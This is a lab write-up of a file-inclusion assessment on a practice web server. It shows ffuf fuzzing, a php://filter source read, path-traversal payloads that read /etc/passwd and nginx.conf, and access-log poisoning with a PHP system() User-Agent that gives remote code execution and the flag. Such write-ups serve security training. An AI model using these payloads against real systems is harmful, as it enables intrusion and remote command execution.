


File Inclusion - Assessment

After enumerating the website, I found out the parameter **page** is vulnerable to Local File Inclusion.



- Tried Directory busting:

```
(moghees@kali)-[~]  
$ ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ  
-u 'http://94.237.53.3:56372/index.php?page=FUZZ' -fs 4322
```



v2.1.0-dev

```
:: Method      : GET  
:: URL        : http://94.237.53.3:56372/index.php?page=FUZZ  
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3  
-medium.txt  
:: Follow redirects : false  
:: Calibration   : false  
:: Timeout       : 10  
:: Threads       : 40  
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500  
:: Filter       : Response size: 4322
```

```
about      [Status: 200, Size: 14635, Words: 3194, Lines: 331, Duration: 275ms]  
contact    [Status: 200, Size: 7036, Words: 1569, Lines: 195, Duration: 278ms]  
main       [Status: 200, Size: 15829, Words: 3435, Lines: 401, Duration: 374ms]  
index      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 295ms]  
industries [Status: 200, Size: 12404, Words: 2814, Lines: 314, Duration: 326ms]  
error      [Status: 200, Size: 4521, Words: 837, Lines: 127, Duration: 274ms]  
:: Progress: [8633/220560] :: Job [1/1] :: 118 req/sec :: Duration: [0:01:15] :: Errors: 0 ::
```

- Then I used php filter to do this:

<http://94.237.53.3:56372/index.php?page=php://filter/read=convert.base64-encode/resource=index>

and got the content of index.php in base64 encoded form. After reading the content of this file I found this:

Simply enter your data then push the decode button.

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.


☐ Decode each line separately (useful for when you have multiple entries).

< DECODE > Decodes your data into the area below.

```
<li><a href="index.php?page=about">About Us</a></li>
<li><a href="index.php?page=industries">Industries</a></li>
<li><a href="index.php?page=contact">Contact</a></li>
<?php
    // echo '<li><a href="' . $url . '>Admin</a></li>';
?>
</ul>
</nav>
</div>


<div class="d-inline-block d-xl-none ml-md-0 mr-auto py-3" style="position: relative; top: 3px;"><a href="#" class="site-menu-toggle js-menu-toggle text-white">
```

3/6



- After enumerating I found out **log** parameter is vulnerable to LFI.

```
(moghees@kali)-[~]
$ ffuf -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ -u 'http://94.237.53.3:56372//ilf_admin/index.php?log=FUZZ' -fs 2046
```



```
v2.1.0-dev
```

```
:: Method      : GET
:: URL         : http://94.237.53.3:56372//ilf_admin/index.php?log=FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 2046
```

```
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 293ms]
..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 293ms]
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 296ms]
../..../..../..../..../..../etc/hosts [Status: 200, Size: 2291, Words: 155, Lines: 110, Duration: 280ms]
/../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 303ms]
```

- Using one of the payloads I was able to read **/etc/passwd** file.

Not secure 94.237.53.3:56372//ilf_admin/index.php?log=../../../../../../../../../../../../../../../../etc/passwd

Academy CTF TryHackMe OffSec pwn PortSwigger picoCTF APIsec TCM Udemy

```
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89:/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmisp:x:209:209:smmisp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
nginx:x:100:101:nginx:/var/lib/nginx:/sbin/nologin
```

- After enumerating a bit more, I found this:

Not secure 94.237.53.3:56372//ilf_admin/index.php?log=../../../../../../../../../../../../etc/nginx/nginx.conf

Academy CTF TryHackMe OffSec pwn PortSwigger picoCTF APIsec TCM Udemy

```
# Define custom log format to include reponse times
log_format main_timed '$remote_addr - $remote_user [$time_local] "$request" '
                      '$status $body_bytes_sent "$http_referer" '
                      '"$http_user_agent" "$http_x_forwarded_for" '
                      '$request_time $upstream_response_time $pipe $upstream_cache_status';

access_log /var/log/nginx/access.log;
error_log /var/log/nginx/error.log;

keepalive_timeout 65;
```

- Then I injected code in **access logs** and got **remote code execution**.

```
GET //ilf_admin/index.php?log=test HTTP/1.1
Host: 94.237.53.3:56372
User-Agent: <?php system($_GET['cmd']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

http://94.237.53.3:56372//ilf_admin/index.php?log=../var/log/nginx/access.log&cmd=id

```
10.30.12.168 - - [16/Mar/2024:10:45:57 +0000] "GET //ilf_admin/index.php?log=test HTTP/1.1" 200 935 "-" "uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)"
```

- After a bit of enumeration, I found the flag.

```
10.30.12.168 - - [16/Mar/2024:10:45:57 +0000] "GET //ilf_admin/index.php?log=test HTTP/1.1" 200 935 "-" "bin
dev
etc
flag_dacc60f2348d.txt
home
lib
media
mnt
opt
proc
root"
```

http://94.237.53.3:56372//ilf_admin/index.php?log=../var/log/nginx/access.log&cmd=cat%20flag_dacc60f2348d.txt

```
10.30.12.168 - - [16/Mar/2024:10:45:57 +0000] "GET //ilf_admin/index.php?log=test HTTP/1.1" 200 935 "-" "a9a892dbc9faf9a014f58e007721835e"
```